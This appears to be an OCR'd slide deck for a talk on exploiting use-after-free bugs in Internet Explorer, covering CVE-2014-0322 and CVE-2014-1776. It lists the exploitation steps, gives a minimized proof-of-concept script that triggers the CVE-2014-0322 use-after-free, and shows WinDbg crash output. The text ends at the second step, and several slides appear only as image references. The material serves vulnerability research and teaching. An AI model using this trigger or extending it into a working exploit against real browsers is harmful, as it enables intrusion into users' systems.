IE 1Day Case Study

Agenda

* Who am I
* Background
* CVE-2014-0322
* CVE-2014-1776
* Q&A

Who am I

* Darwin Park

- Vulnerability discovery
- Exploit Technique

* Netguardian (Feat. Jaeyoung Kim)

* Wiseguyz & B10S

Background

* If you look at the M$'s security bulletins, you’ll notice many of the patched vulns were use-after-frees

* Use-after-free is still a common bug class

* That's why I'll walk you through UAF in IE today

Background


* What does exploit look like? Magic? There's nothing special in exploits

* By using learn-by-example methodology we can get understanding about exploitation


Background

* Use After Free (Dangling Pointers)

- result of the combined actions from different parts of an application
- namely, the parts of the code that can cause the freeing of the object and the parts of the code that use the object



CVE-2014-0322



STEP1

* minimized POC code

STEP2

* filling a freed object's memory

STEP3

* memory leak

STEP4

* modify object size

STEP5

* EIP control


Exploit

CVE-2014-0322


STEP1

minimized POC code

CVE-2014-0322




```
<script>
        // gflags /i iexplore.exe +hpa +ust
        script = document.getElementsByTagName("script")[0]
        script.onpropertychange = function() {
                this.outerHTML = this.outerHTML
        }
        script.appendChild(document.createElement("CVE-2014-0322"))
</script>
```



```
(c18.ae0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=0cb04fa0 ecx=77af3c18 edx=00571078 esi=0a1edcc0 edi=0a883fb0
eip=62a4da85 esp=08efb4d0 ebp=08efb538 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSHTML!CMarkup::NotifyElementEnterTree+0x266:
62a4da85 ff4678          inc     dword ptr [esi+78h]  ds:0023:0a1edd38=????????
0:011> ?1000-(esi&fff)
Evaluate expression: 832 = 00000340
0:011> !heap -p -a esi
    address 0a1edcc0 found in
    _DPH_HEAP_ROOT @ 571000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 a3d01d4:         a1ed000             2000
    6cfc8c32 verifier!AVrfDebugPageHeapFree+0x000000c2
    77bc0e14 ntdll!RtlDebugFreeHeap+0x0000002f
    77b8860d ntdll!RtlpFreeHeap+0x00000074
    77af39ab ntdll!RtlFreeHeap+0x00000206
    628be798 MSHTML!CMarkup::`scalar deleting destructor'+0x00000026
    6289758a MSHTML!CBase::SubRelease+0x0000002e
    628b9bdb MSHTML!CMarkup::Release+0x0000002d
    62d8ded9 MSHTML!InjectHtmlStream+0x00000704
    62d8e27b MSHTML!HandleHTMLInjection+0x00000082
    6291bd08 MSHTML!CElement::InjectInternal+0x00000506
    6291bf39 MSHTML!CElement::InjectTextOrHTML+0x000001a4
    62aa12d9 MSHTML!CElement::put_outerHTML+0x0000001d
    62e82772 MSHTML!CFastDOM::CHTMLElement::Trampoline_Set_outerHTML+0x00000054
```

CVE-2014-0322




CVE-2014-0322

STEP2

